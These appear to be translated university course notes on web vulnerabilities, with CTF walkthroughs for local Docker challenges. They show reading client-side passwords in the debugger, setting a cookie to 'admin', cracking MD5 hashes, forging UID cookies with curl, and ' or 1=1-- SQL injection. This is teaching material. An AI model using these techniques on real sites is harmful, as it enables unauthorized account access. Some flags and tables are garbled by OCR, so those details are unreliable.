

## Lesson 7: Introduction to Web Vulnerabilities/Introduction to Web Vulnerabilities (Conti)

Hacking is an attempt to exploit a computer system or private network within a computer. Simply put, it is the unauthorized access or control of computer network security systems for illicit purposes.

To better describe hacking, it is first necessary to understand hackers. One can easily assume that they are intelligent and highly computer savvy. In reality, hacking a security system requires more intelligence and expertise than creating one. There are no hard-and-fast rules that allow us to classify hackers into neat compartments.

However, in general computer language, we distinguish between:

- *white hat*, which hack their own security systems to make them more hacker-proof. In most cases, they are part of the same organization
- *black hat*, who hack the system to take control of it for their own purposes. They can destroy, steal or even prevent authorized users from accessing the system. They do this by finding loopholes and weaknesses in the system. Some computer experts call them crackers instead of hackers.
- *grey hats*, curious people who have just enough computer skills to be able to break into a system and detect potential flaws in the network security system. They differ from the black hat in the sense that the former inform the network system administrator of weaknesses discovered in the system, while the latter seek only personal gain. All types of hacking are considered illegal except the work done by white hat hackers.

Having made these permissions, the *defender/defender* is the one who developed a target system, a normal person perhaps with more experience but often not a security expert. What often happens is that the person who develops a system does not focus on its security, but gives priority to:

- functionality: the system does what it is supposed to do
- performance: the system is efficient

If security is a secondary aspect, the problems begin. The goal is as seen so far with the challenge, then the *capture the flag/CTF* method. How to proceed?

- Gather as much information as possible about the target (operating system, language used, protocols, services, etc.).
- For each component we can find (thanks to the Web) vulnerabilities, whether of programs, programming languages, or tools used

Example of tools that can be exploited (exploits):

- Sites that do not allow us to read all the articles, asking us to update the account to a premium plan → We seek to gain infinite access to its content
- Games we like → We try to get access to content not normally provided/areas not accessible/cracking it and being able to get access to content not normally available
- Internet sites → Through the "Inspect" tool present in browsers.

*How to use Docker on Windows*

Broad directions from the link:

<https://linuxhint.com/run-sh-file-windows/>

- Enable Windows Developer Mode
- Install among the additional features Windows Subsystem for Linux and check ON
- Install Ubuntu from the Windows Store (e.g., version 22.02)
- Install Docker Desktop
- Activate the Linux CLI with the "bash" command  
(No need to activate sudo dockerd since Docker Desktop already activates the daemon by itself)
- `sudo chmod -R +rx ./`
- `sudo docker_run.sh`
- `sudo docker_build.sh`

*How to use Docker on Ubuntu*

- `sudo apt update`
- `sudo apt install apt-transport-https ca-certificates curl software-properties-common`
- `curl -fsSL https://download.docker.com/linux/ubuntu/gpg | sudo apt-key add -`
- `sudo add-apt-repository "deb [arch=amd64] https://download.docker.com/linux/ubuntu focal stable"`
- `sudo apt install docker-ce`

*How to use Docker Compose on Windows/Ubuntu*

(Having enabled Linux Subsystem and after installing Ubuntu) Broad directions from the link:

<https://www.digitalocean.com/community/tutorials/how-to-install-and-use-docker-compose-on-ubuntu-20-04>

- `sudo curl -L "https://github.com/docker/compose/releases/download/1.29.2/docker-compose-$(uname -s)-$(uname -m)" -o /usr/local/bin/docker-compose`
- `sudo chmod +x /usr/local/bin/docker-compose`
- `docker-compose --version`
- (Moving to the folder of interest)
- `docker-compose up`

## Exercises Lesson 7

### 1) Ajax Not Soap: Text and Solution

From this exercise, Docker files begin to appear. To make it very short, they use files called containers, which allow a ready-to-use application to be defined and downloaded with a simple, specially written configuration script (Dockerfile).

Text

*# Ajax Not Soap*

### *## Description*

*Javascript is checking the login password off of an ajax call, The verification is being done on the client side.*

*making a direct call to the ajax page will return the expected password*

*RULES = you don't have access to the 'web' folder.*

*Be sure that the entire folder has the right permissions.*

*To do it, open the terminal and write*

*`chmod -R +rx ./`*

*REMEMBER: do this operation for every exercise.*

*To execute the exercise, do the following on the terminal*

*`sudo ./docker_build.sh`*

*and then*

*`sudo ./docker_run.sh`*

*Check inside `docker_run` the ip:port to use (in this case 127.0.0.1:8085)*

So, what you need to do is: (I will repeat this in the various exercises, putting the IP address to connect to from time to time, normally visible, when not indicated by the exercise, directly from the Docker daemon from the terminal [via the `sudo docker ps` command])

- `chmod -R +rx ./` (sets read and execute permission, including all subdirectories with `-R`, meaning *Recursive* [inside all subdirectories] starting from the current path, whatever it is, with `./`)
- In another terminal window (different from the following commands) → `sudo dockerd`  
This will activate the Docker daemon. This window must remain open.  
(Just do it once, it stays active afterwards)
- `sudo ./docker_build.sh`
- `sudo ./docker_run.sh` (leave this window open)
- Connect in a browser at <http://127.0.0.1:8085> (note that it is *http* and not *https*; so for all those localhost addresses like this one)
  - o You can always enter `localhost:port` instead of `http://127.0.0.1:port`
  - o If you would enter it as HTTPS, highlight the whole address from the appropriate bar and reinsert it in the same bar; when this happens, it is all highlighted in blue and, in this way, you are able to write HTTP and not HTTPS
- To see the active containers and find out their IP address → `sudo docker ps`

Common Error Case: *Docker - Name is already in use by container "id"*

- Use `sudo docker system prune` to kill all containers

In case (useful to avoid activating the Docker daemon every time), better to activate Docker at startup of the system, so the daemon doesn't die every time:

- `sudo systemctl enable docker.service`
- `sudo systemctl enable containerd.service`

### Solution

The web page looks as follows:

## Welcome to my website, Login to see more

Username  Password

Our goal is probably to find a proper username and password that will allow us to log in to the system and print the flag. If you play around a bit by entering random strings inside the text boxes you will see a message saying "incorrect username" or "incorrect password." We can analyze the JavaScript code by right-clicking on "Analyze/Inspect

Source" and then in the "Inspector/Page Analysis" tab expanding the HTML piece with JavaScript.

```
$('#name').on('keypress',function(){
    // get the value that is in element with id='name'
    var that = $('#name');
    $.ajax('webhooks/get_username.php',{
    }).done(function(data){ // once the request has been completed, run this function
        data = data.replace(/\r\n|\n\r/gm,""); // remove newlines from returned data
        if(data==that.val()){ // see if the data matches what the user typed in
            that.css('border', '1px solid green'); // if it matches turn the border green
            $('#output').html('Username is correct'); // state that the user was correct
        }else{ // if the user typed in something incorrect
            that.css('border', ''); // set input box border to default color
            $('#output').html('Username is incorrect'); // say the user was incorrect
        }
    });
});
// dito ^ but for the password input now
$('#pass').on('keypress', function(){
    var that = $('#pass');
    $.ajax('webhooks/get_pass.php?username='+$('#name').val(),{
    }).done(function(data){
        data = data.replace(/\r\n|\n\r/gm,"");
        if(data==that.val()){
            that.css('border', '1px solid green');
            $('#output').html(data);
        }else{
            that.css('border', '');
            $('#output').html('Password is incorrect');
        }
    });
});
```

There are two main functions, one that checks the username and one that checks the password. password. The correct username-password pairs are retrieved via an Ajax "webhooks" function (i.e., literally, a URL that accepts a POST/GET/PUT).

Since this is a client-side control, we can use the browser debugger (Inspect Source's Debugger tab) and set two breakpoints/breakpoints on the lines that clean the *data* variable (e.g., *data=data.replace([...])*). This way, we can type random things on the username and the breakpoint shows us the actual value of *username*:  
*Username = MrClean*

The screenshot shows a browser's developer console with the JavaScript code from the previous block. A breakpoint is set on line 27, which is the line where the *data* variable is cleaned: `data = data.replace(/\r\n|\n\r/gm,"");`. The call stack on the right shows the execution flow: an anonymous function (30: index) calls `$.ajax('webhooks/get_username.php', ...)`, which then calls `done(function(data){ ... })`. The *data* variable is shown as `MrClean`.

We now know the username, so we can enter the correct value in the username field of the form seen above. We can do the same to get the password (by typing in random characters and entering breakpoints at the code).

This time the content of the password is the flag itself. → *Flag = flag{hj38dsjk324nkeasd9}*

```

32 $('#output').html('Username is correct'); // state that the user was correct
33 }else{ // if the user typed in something incorrect
34     that.css('border', ''); // set input box border to default color
35     $('#output').html('Username is incorrect'); // say the user was incorrect
36 }
37 }
38 });
39 });
40 // dito ^ but for the password input now
41 $('#pass').on('keypress', function(){
42     var that = $('#pass');
43     $.ajax('webhooks/get_pass.php?username='+$('#name').val(),{
44     }).done(function(data){
45         data = data.replace(/(\r\n|\n|\r)/gm, "");
46         if(data==that.val()){
47             that.css('border', '1px solid green');
48             $('#output').html(data);
49         }else{
50             that.css('border', '');
51             $('#output').html('Password is incorrect');
52         }
53     }
54 });
55 });
56 </script>
57 </body>
58 </html>

```

Call stack:

- <anonymous> 45:(index)
- jQuery 6
- <anonymous> 43:(index)
- jQuery 2

Scopes:

- <this>: {...}
- arguments: Arguments
- data: "flag{hj38dsjk324nkeasd9}"
- Window: Global

## 2) Console: Text and

### Solution Text

*You control the browser*

*http://127.0.0.1:8081*

*(use ./docker\_run.sh to run the server locally)*

*RULES: you don't have access to web*

Then, to start the exercise (moving (cd) in advance to the folder that contains all *console*):

- `chmod -R +rx ./`
- In another terminal window (different from the following commands) → `sudo dockerd`  
This will activate the Docker daemon. This window must remain open.  
(Just do it once, it stays active afterwards)
- `sudo ./docker_build.sh`
- `sudo ./docker_run.sh` (leave this window open)
- Open a browser at <http://127.0.0.1:8081>

### Solution

The web page is as follows:

Not much can be done, so the first thing to do is to try something. Two items are available:

- A box in which you can enter text
- A button

We can do a test, such as the following:

Nope


When the argument is "Y," the `getThat` function takes something from an external page and prints its contents; otherwise, the default message "Nope" is displayed.

[illegible]

The main clue is that to get the flag, we need to be in a situation like this

```
getThat("Y").
```

However, this is just a js function (JavaScript function), so in our browser we can go to the Console section (second tab after dx key and Inspect/Examine) and type just like you see here:



The screenshot shows the Chrome DevTools Console. The 'Console' tab is selected. The filter is set to 'Default levels'. The console shows a single log entry: 'getThat("Y")'. The output of the function is 'Y'.

*In other way*, it can be observed that the string in MD5 is not checked on the server side. The flag can be achieved by exploiting the check by `'/1/key.php,'` which checks whether the request comes from XHR (XMLHttpRequest, used to interact with servers. You can retrieve data from a URL without having to refresh the entire page). So, you can use the following, getting the flag:

```
$.ajax({
  type: 'GET',
  url: '1/key.php',
  success: function (file_html) {
    foo.innerHTML=file_html)
  }
});
```

### 3) Das Blog: Text and Solution



A README.md file with the following text is provided:  
*RULES = you cannot access 'web' and 'other' folders.*

Then, to start the exercise (moving [cd] to quote in the folder that contains all of *Das Blog*):

- `chmod -R +rx ./`
- In another terminal window (different from the following commands) → `sudo dockerd`  
This will activate the Docker daemon. This window must remain open.  
(Just do it once, it stays active afterwards)
- `sudo ./docker_build.sh`
- `sudo ./docker_run.sh` (leave this window open)
- Open a browser at <http://127.0.0.1:8084>

## Solution

The web page is as follows:

### **You have stumbled upon Das Blog**

You must [login](#) to view posts

We can then go into the login page.

Please login here

Username	<input type="text"/>
Password	<input type="password"/>
<input type="button" value="Login"/>	

For example, if we enter "test" in the user name and password, we get the following message:  
*Sorry, That Username / Password is incorrect.*

Let's inspect the page:

```
<!-- Development test account: user: JohnsTestUser, pass: AT3stAccountForT3sting -->
<!doctype html>
<html>
  <link type="text/css" id="dark-mode" rel="stylesheet" href(unknown)>
  <style type="text/css" id="dark-mode-custom-style"></style>
  <head>
    <title>Das Blog Login page</title>
  </head>
  <body>
    <p>Sorry, That Username / Password is incorrect.</p>
    <form action="/" method="post">
      <label for="Username">Username</label>
      <input type="text" name="Username">
      <br>
      <label for="Password">Password</label>
      <input type="password" name="Password">
      <br>
      <input type="submit" name="submit" value="Login">
    </form>
  </body>
</html>
```

At the beginning of the previous screen, note the comment. Let's try entering those credentials as follows:

*Username: JohnsTestUser*

*Password: AT3stAccountForT3sting*

You are now logged in as JohnsTestUser with permissions user

Username

Password

Login

Once the user is set up, you go back to the homepage and notice that we have entered with DEFAULT permissions.

Great, we can try to go back to the home page and see the result.



It seems that with this account we do not have permissions to reach "sensitive information". We need to find out how the permissions are handled and we can try cookies. Cookies are in the "Application" section of our debugging tool.

Name	Value	Domain	P..	Expires / ...	Size
PHPSESSID	vomlag53af4dbrm4f94gj51ucd	127.0...	/	Session	
permissions	user	127.0...	/	Session	
user	JohnsTestUser	127.0...	/	Session	

What exactly needs to be done is:

- after entering previous login credentials, click back one/two times and return to Home
- now, it displays "You have DEFAULT permissions."
- in this screen, right click and you click on "Inspect," "Cookies" tab and then you set it as "admin" in the "permissions" field, in the set you see below the cookies on the page
- you reload the same page

Name	Value	Domain	Path	Expires / Max-Age	Size	HttpOn
admin	JohnsTestUser	127.0.0.1	/	Session	18	false
permissi...	user	127.0.0.1	/	Session	15	false
PHPSESS...	nq88u3tl9bkha61cc3r53lqfbu	127.0.0.1	/	Session	35	false
user	JohnsTestUser	127.0.0.1	/	Session	17	false

Having done the operations as described, here you get the flag.





## Lesson 8: Ingredients of the Web/Ingredients of Web (Accounts)


Behind most of the applications we use is the client-server architecture, alternatively called the client-server model, is a network application that divides tasks and workloads between clients and servers that reside on the same system or are connected by a computer network.

Client-server architecture is typically characterized by workstations, PCs or other devices of multiple users, connected to a central server via an Internet connection or other network. The client sends a request for data, and the server accepts and fulfills the request, sending the data packets to the user who needs them. This model is also called a client-server network or network computing model.

A client is a person or organization that uses a service. In the computing context, the client is a computer/device, also called a host, that actually uses the service or accepts the information. Client devices include laptops, workstations, IoT devices, and other similar network-compatible devices. In the IT world, a server is a remote computer that provides access to data and services. Servers are usually physical devices such as rack servers, although the rise of cloud computing has brought virtual servers into the equation. The server handles processes such as e-mail, application hosting, Internet connections, printing, and more.

To briefly summarize:

- First, the client sends its request via a network-enabled device.
- The network server accepts and processes the user's request.
- Finally, the server sends the response to the client.



Client-server architecture typically has the following characteristics:

- Client and server machines typically require different hardware and software resources and come from other vendors.
- The network has horizontal scalability, which increases the number of client machines, and vertical scalability, which moves the entire process to more powerful servers or a multi-server configuration.

- A server computer can provide multiple services simultaneously, although each service requires a separate server program.
- Both client and server applications interact directly with a transport layer protocol. This process establishes communication and allows entities to send and receive information.
- Both client and server computers need a complete protocol stack. The transport protocol employs lower-level protocols to send and receive individual messages.

Each device, in a network, is uniquely identified by an IP address, which is essential for identification. A device could have multiple communications (via ports) and the devices They communicate through protocols.

Some examples of client-server architecture (in particular, we need the third one) are:

- E-mail servers: Due to its ease and speed, e-mail has supplanted traditional mail as the main form of business communication. E-mail servers, aided by various brands of dedicated software, send and receive e-mail between parties.
- File server: If you store files on cloud-based services such as Google Docs or Microsoft Office, you use a file server. File servers are centralized places to store files and can be accessed by many clients.
- Web servers: These high-performance servers host many different websites that clients access via the Internet. Here is a step-by-step explanation:
  - o The client/user uses their Web browser to enter the desired URL.
  - o The browser asks the domain name system (DNS) for an IP address.
  - o The DNS server finds the IP address of the desired server and sends it to the web browser.
  - o The browser creates an HTTPS or http request
  - o The server/producer sends the correct files to the user
  - o The client/user receives the files sent by the server, and the process repeats if necessary.

Web applications are accessed by browsers (Chrome, Firefox, Edge, Vivaldi, etc.). Layout (how objects are arranged graphically) is handled by HTML, which is not a programming language, but a *markup* language (in fact, the full name itself is HyperText Markup Language).

HTML is not a programming language for three reasons:

- 1) does not allow the use of variables
- 2) does not allow the use of conditional statements.
- 1) does not provide iterative looping structures.

It has structures that, through CSS for example (Cascade Style Sheets), allow the possibilities offered by HTML to be enriched to provide otherwise unobtainable graphic effects.

Here we make a distinction between:

- client-side languages, in which you have a program that runs on the client computer (browser) and takes care of the user interface/display and any other processing that may occur on the client computer, such as reading/writing cookies. The operations are as follows:
  - 1) Interacting with temporary memory
  - 2) Create interactive web pages
  - 3) Interacting with local memory
  - 4) Send data requests to the server

5) Send requests to the server  
6) work as an interface between the server and the user These include Ajax, CSS, JavaScript

- server-side languages, in which you have a program that runs on the server and is responsible for generating the content of the web page. The operations are as follows:
  - 1) Querying the database
  - 2) Database operations
  - 3) Accessing/writing a file on the server.
  - 4) Interacting with other servers.
  - 5) Structuring web applications.
  - 6) Process user input. For example, if the user enters text in the search box, it runs a search algorithm on the data stored on the server and sends the results.These include PHP, Python, Ruby

In Web-based transmission, the "base" protocol is the well-known *HTTP*: an application layer protocol for transmitting hypermedia documents, such as HTML.

Over time, a secure version, known as *HTTPS*, was developed, achieved by making http secure using a *TLS* (Transport Layer Security, thus a protocol that guarantees secure communication) connection between two hosts.

TLS ensures confidentiality, data integrity, server authentication, and resistance to various specific attacks while data is being transmitted over the network.

There is information on the Web that we all accept on a daily basis called *cookies*, which are small blocks of data created by a Web server while a user is browsing a Web site and placed on the user's computer or other device by the user's Web browser. Cookies are stored on the device used to access a website, and more than one cookie may be stored on a user's device during a session.


Cookies perform useful and sometimes essential functions on the Web. They allow Web servers to store status information (such as items added to a shopping cart in an online store) on the user's device or to track the user's browsing activity (including clicking certain buttons, logging in, or recording past page visits). They can also be used to save for later use information that the user has previously entered in form fields, such as names, addresses, passwords, and payment card numbers.

This is useful, since HTTP is *stateless* per se, so it does not store information.

However, you can obviously have problems.

*Cookie hijacking/hijacking*, also called *session hijacking*, is a way for hackers to gain access to and steal your personal information and can also prevent you from accessing certain accounts. Cookie hijacking is just as powerful, sometimes more so, than discovering your password.

They can be visible through appropriate browser tab via "Inspect" and by clicking the "Application/Application" tab, finally by clicking the "Cookies" tab.



Cookies are created to identify you when you visit a new Web site. The Web server, which stores the site's data, sends a short stream of information identifiers to the user's Web browser. Browser cookies are identified and read by "name-value" pairs. These tell the cookies where they should be sent and what data to retrieve.

The server sends the cookie only when it wants the Web browser to save it. If you are wondering "where cookies are stored," it is simple: the Web browser stores them locally to remember the "name-value" pair that identifies you. If the user returns to visit the site in the future, the web browser returns the data to the web server in the form of

cookie. At this point the browser sends it back to the server to retrieve data from previous sessions.



Clients request some things from the server with some HTTP methods such as *GET*, *POST*, *PUT*, *HEAD*, *DELETE*, *PATCH*, *OPTIONS*, etc.

*GET* is used to request data from a specific resource.

- For example, `/test/demo.php?name1=value1&name2=value2`
- The query string is sent in the URL of a GET request.

*POST* is used to send data to a server to create/update a resource

- The data sent is stored in the HTTP request body of the request

Applications usually expect some input

- For example, a calculator expects numbers.

We need to control the input that our application receives.

This process is called *input validation* and *sanitization*. The application processes only feasible inputs, rejecting those that are not feasible. Where to put these things?

- Client side: can be easily circumvented (e.g., if JS-based).
- Server side: they increase server overhead.

## Exercises Lesson 8

### 1) Ajax Not Borax: Text, Help and Solution

#### Text

<http://127.0.0.1:8083/>

(use `./docker_run.sh` to run the server locally)

Rules: you cannot access the 'web' folder, but you can use online tools.

Then, to start the exercise (moving (cd) in advance to the folder that contains all of *Das Blog*):

- `chmod -R +rx ./`
- In another terminal window (different from the following commands) → `sudo dockerd`  
This will activate the Docker daemon. This window must remain open.  
(Just do it once, it stays active afterwards)
- `sudo ./docker_build.sh`
- `sudo ./docker_run.sh` (leave this window open)
- Open a browser at <http://127.0.0.1:8083/>

#### Aid:

- 1) If you check the JS, you see two main functions, one that checks the username, and one that checks the password. The correct pairs of username-passwords are retrieved using a "webhooks" ajax function. These values are then compared with the MD5 function.  
This is client-side control: by placing a breakpoint in the right place, we can retrieve the correct **username**. Since this is an MD5 encoded username, you need to crack it. Use some online tools.
- 2) If you are here, you successfully retrieved the *username*: "tideade".  
Now we aim to get the password. Let us focus on the second if-block. Now the comparison is between 2 MD5 values, i.e., the retrieved real password is in clear!  
With the debugger, we obtain an encoded version of the solution.

#### Solution

The web page looks as follows:

This time I'll be sure to use encryption

Username  Password

Our goal is probably to find a proper username and password that will allow us to log in to the system and print (?) a flag. If you play around a bit entering random strings inside the text boxes you will see a message saying "incorrect username" or "incorrect password."

We can analyze the JavaScript code:

```
// For element with id='name', when a key is pressed run this function
$('#name').on('keypress',function(){
  // get the value that is in element with id='name'
  var that = $('#name').val();
  $.ajax('webhooks/get_username.php?username='+that.val(),{
  }).done(function(data){ // once the request has been completed, run this function
    data = data.replace(/\r\n|\n\r|\r/gm,""); // remove newlines from returned data
    if(data==MD5(that.val())){ // see if the data matches what the user typed in
      that.css('border', '1px solid green'); // if it matches turn the border green
      $('#output').html('Username is correct'); // state that the user was correct
    }else{ // if the user typed in something incorrect
      that.css('border', ''); // set input box border to default color
      $('#output').html('Username is incorrect'); // say the user was incorrect
    }
  });
});
// dito ^ but for the password input now
$('#pass').on('keypress', function(){
  var that = $('#pass').val();
  $.ajax('webhooks/get_pass.php?username='+$('#name').val(),{
  }).done(function(data){
    data = data.replace(/\r\n|\n\r|\r/gm,""); // remove newlines from data
    if(MD5(data)==MD5(that.val())){
      that.css('border', '1px solid green');
      $('#output').html(data);
    }else{
      that.css('border', '');
      $('#output').html('Password is incorrect');
    }
  })
});
};
```

There are two main functions, one that checks the username and one that checks the password. The correct username-password pairs are retrieved via an ajax "webhooks" function. These values are then compared with the MD5 function.

In the browser, we can set a breakpoint in the line assigning "data" in the first if block; the MD5 of the (real) username is "c5644ca91d1307779ed493c4dedfdbcb7"

The screenshot shows a web browser's developer console with a breakpoint set at line 32 of a JavaScript file. The code is paused at the line: `data = data.replace(/\r\n|\n\r|\r/gm,"");`. The 'Scopes' panel on the right shows the current scope, with the variable `data` having the value `"c5644ca91d1307779ed493c4dedfdbcb7"`. The 'Call stack' panel shows the function call chain, including `jQuery.dispatch` and `jQuery.handle`.

Can we decipher it? Noticing the code described, we have a JavaScript function that hints that it is an MD5 hash. For example, we can use the following site: <https://crackstation.net/>

The screenshot shows the 'Free Password Hash Cracker' website. The user has entered the MD5 hash `c5644ca91d1307779ed493c4dedfdbcb7` into the input field. The website has successfully cracked the hash, displaying the result `tideade`. The website also includes a CAPTCHA and a 'Crack Hashes' button.

The username is "tideade" and if we enter it into our interface we see that it is the right one.



Let's focus on the second if block. Now the comparison is between 2 MD5 values, i.e., the actual password retrieved is in plain text in XHR. With the debugger, we get the following value:

"ZmxhZ3tzZDkwSjBkbkxLSjFsczIISmVkfQ=="

The screenshot shows a web browser's developer console with JavaScript code on the left and the debugger's call stack and scopes on the right. The code is a jQuery plugin for a password input field. It uses MD5 hashing to compare the input password with a stored password. The debugger is currently paused at line 49, which is the start of an if statement comparing MD5 hashes. The call stack shows the current function call, and the scopes show the local variables, including 'data' which contains the base64-encoded password.

It is a base64 string, but we don't care. If we enter it into the field, a message appears: password!

We can decode it and convert it to a normal base, revealing the flag:

flag{sd90J0dnLKJ1Is9HJed

## 2) Sweeeeeet: Text, help and solution

### Text

When you see a *docker-compose* file, use the following command to run the exercise:

```
sudo docker-compose up
```

If your machine does not provide *docker-compose*, you can install it by following this guide:

<https://docs.docker.com/compose/install/>

To solve the exercise, you need first to inspect the app with the browser's debugger, and then, once you understood what you need to solve it, we suggest you write a Python script.

Some useful Python libraries:

```
import hashlib
import codecs
import numpy as np
import requests
```

A request example:

```
#IP
ip = "127.0.0.1"
port="8080"
```

```
#we first check that our MD5 works by comparing Md5(100) with
#the one in the webpage
control = "f899139df5e1059396431415e770c6dd"
```

```
tester = 100
tester_b = str.encode(str(tester))
tester_md5 = hashlib.md5(tester_b).hexdigest() print(f
"tester={tester_md5 == control}")
```

The test returns *true*; that's actually useful for the exercise logic and solution.

Aid:

1) There are two cookies:

1. FLAG: which contains an incomplete flag;

2. UID: user ID

What we can think is that by giving the correct user-ID, the page will return the flag.

The value contained in UID "f899139df5e1059396431415e770c6dd" seems a hashed value.

By using a password cracker, we can see that the value is an MD5 hash, where the ciphertext is 100.

This means that the UID= MD5(100) is a wrong UID (since we don't have a correct flag). UID seems the MD5 of an integer: what if we bruteforce them? We can start from 1 to 100.

2) A brute-force among several integer numbers seems the right approach.

Then, to start the exercise (moving (cd) in advance to the folder that contains everything

*Sweeeeeet*):

- `chmod -R +rx ./`
- `sudo dockerd` (In a terminal window separate from the next command window; just do it once and you need to leave the window open)
- `sudo docker-compose up` (leave this window open)
- Open a browser at <http://127.0.0.1:8080/>

## Solution

We have the following Web page:

**Hey You, yes you!**  
**are you looking for a flag, well it's not here bruh!**  
**Try someplace else**

There is not much to look at here. Inspecting the cookies you may notice something

interesting: There are two cookies:

1. FLAG: which contains an incomplete flag;

2. UID: User ID

We can think that by providing the correct user ID, the page will return the flag.

The value contained in UID "f899139df5e1059396431415e770c6dd" looks like a hash value. Using a password cracker (crackstation.net) we can see that the value is an MD5 hash, where, by encrypting with MD5 with Crackstation, we get 100.

Enter up to 20 non-salted hashes, one per line:

f899l39df5e1B59396431415e77Bc6dd




Crack Hashes

Supports: LM, NTLM, md2, md4, md5, md5[md 5 hex], md 5-half, sha1, sha224, sha256, sha384, sha51 2, ripeMD160, whirlpool, MySgL 4.1+ (sha1 (sha1 bin)), gubesV3.1 BackupDefauls

Hash	Type	Result

Literally, I change in the Cookies the UID by entering 100 and the flag is displayed.



The flag is formatted as a URL; here, modifying it appropriately, it becomes:  
`encryptCTF{4lwa4y5_Ch3ck_7h3_c00ki3s}`

Alternatively [see: [empirectf/README.md at master · EmpireCTF/empirectf \(github.com\)](https://github.com/empirectf/empirectf/blob/master/README.md)]

When visiting the site the first time, a UID cookie is given:

```
$ curl -vv http://104.154.106.182:8080/ 2>&1 | grep "Set-Cookie"
< Set-Cookie: UID=f899139df5e1059396431415e770c6dd; expires=Sat, 06-Apr-2019 14:20:00 GMT; Max-Age=172800
```

Visiting the site the second time with the UID cookie set, we get another cookie:

```
$ curl -b "UID=f899139df5e1059396431415e770c6dd" -vv http://104.154.106.182:8080/ 2>&1 | grep "Set-Cookie"
< Set-Cookie: FLAG=encryptCTF%7B4lwa4y5_Ch3ck_7h3_c00ki3s%7D
```

But this is not the flag.

Interestingly, the UID is always the same, even when visiting with different browsers or from different IPs. In fact, the hash is a known hash and is `md5("100") == "f899139df5e1059396431415e770c6dd"`. We can change our UID to `md5("0") == "cfcd208495d565ef66e7dff9f98764da"`, which gives us the actual flag:

```
$ curl -b "UID=cfcd208495d565ef66e7dff9f98764da" -vv http://104.154.106.182:8080/ 2>&1 | grep "Set-Cookie"
< Set-Cookie: FLAG=encryptCTF%7B4lwa4y5_Ch3ck_7h3_c00ki3s%7D%0A
```

From this, one could see the point of the comparison code that SPRITZ gave above.

Moreover, if you tried to bruteforce MD5 from 0 to 101, the only different response is just that given by `md5(0)`.

This can all be solved with a single line of code:

```
curl http://104.154.106.182:8080/ -H "Cookie: UID=$(printf '%s' '0' | md5sum | cut -c 1-32)" --head -s | grep -oP 'FLAG=\K([a-zA-Z0-9%\_\+])' | perl -pe 's/\%(\w\w)/chr hex $1/ge'
```



### 3) Vault: Text, help and solution

#### Text

*You do not have access to any file.*

*The challenge can be solved only browser side.*

*To launch the app, run the following*

*- docker-compose up*

Help:

- 1) If we try to insert some random values, e.g., "test," the application responds with a "Denied Access" page.

We need to guess correct credentials to reach the flag. A fair hypothesis is.

that the APP is using a database like system that handles the password. If we inspect the page we do not see any useful information that we can exploit.

As aforementioned, a fair hypothesis is that the system relies on a database, so what about SQL injection?

Search on the web how simple SQL injection works.

Then, to start the exercise (moving (cd) in advance to the folder that contains all *Vault*):

- `chmod -R +rx ./`
- `sudo dockerd` (In a terminal window separate from that of the following commands; just do it once and you need to leave the window open)
- `sudo docker-compose up`
- Open a browser at <http://127.0.0.1:9090/>

#### Solution

We are provided with the following web page:



If we try to enter some random values, such as "test," the application responds with an "Access Denied" page. It seems that it is necessary to guess the correct credentials to reach the flag. A fair guess is that the application uses a database-like system for password management. If we inspect the page we see no useful information that we can exploit.

Let's try using a SQL Injection.

(An SQL Injection usually occurs when a user is asked for input, such as his or her username/id, and instead of a name/id, the user provides an SQL statement that will be unknowingly executed on the database.

- SQL Injection based on `1=1` entry is always true
- SQL Injection based on `""=""` entry is always true
- SQL Injection based on insertion of SQL statement (e.g., string and other SQL query)



One way to protect yourself is to parameterize queries, such that you are prepared to sanitize each string preventing special characters or inserting SQL keywords that always validate access  
More at the link: [https://www.w3schools.com/sql/sql\\_injection.asp](https://www.w3schools.com/sql/sql_injection.asp))

We can enter the SQL Injection attack by entering '  
or 1=1--as username and password Warning:  
To some it seems to go with → ' or '='

A screenshot of a web application interface titled "Vault". It features a login form with two input fields. The first field, for the username, contains the text "' or 1=1--". The second field, for the password, is filled with masked characters (dots). Below the password field is a "SUBMIT" button.

With the following result:



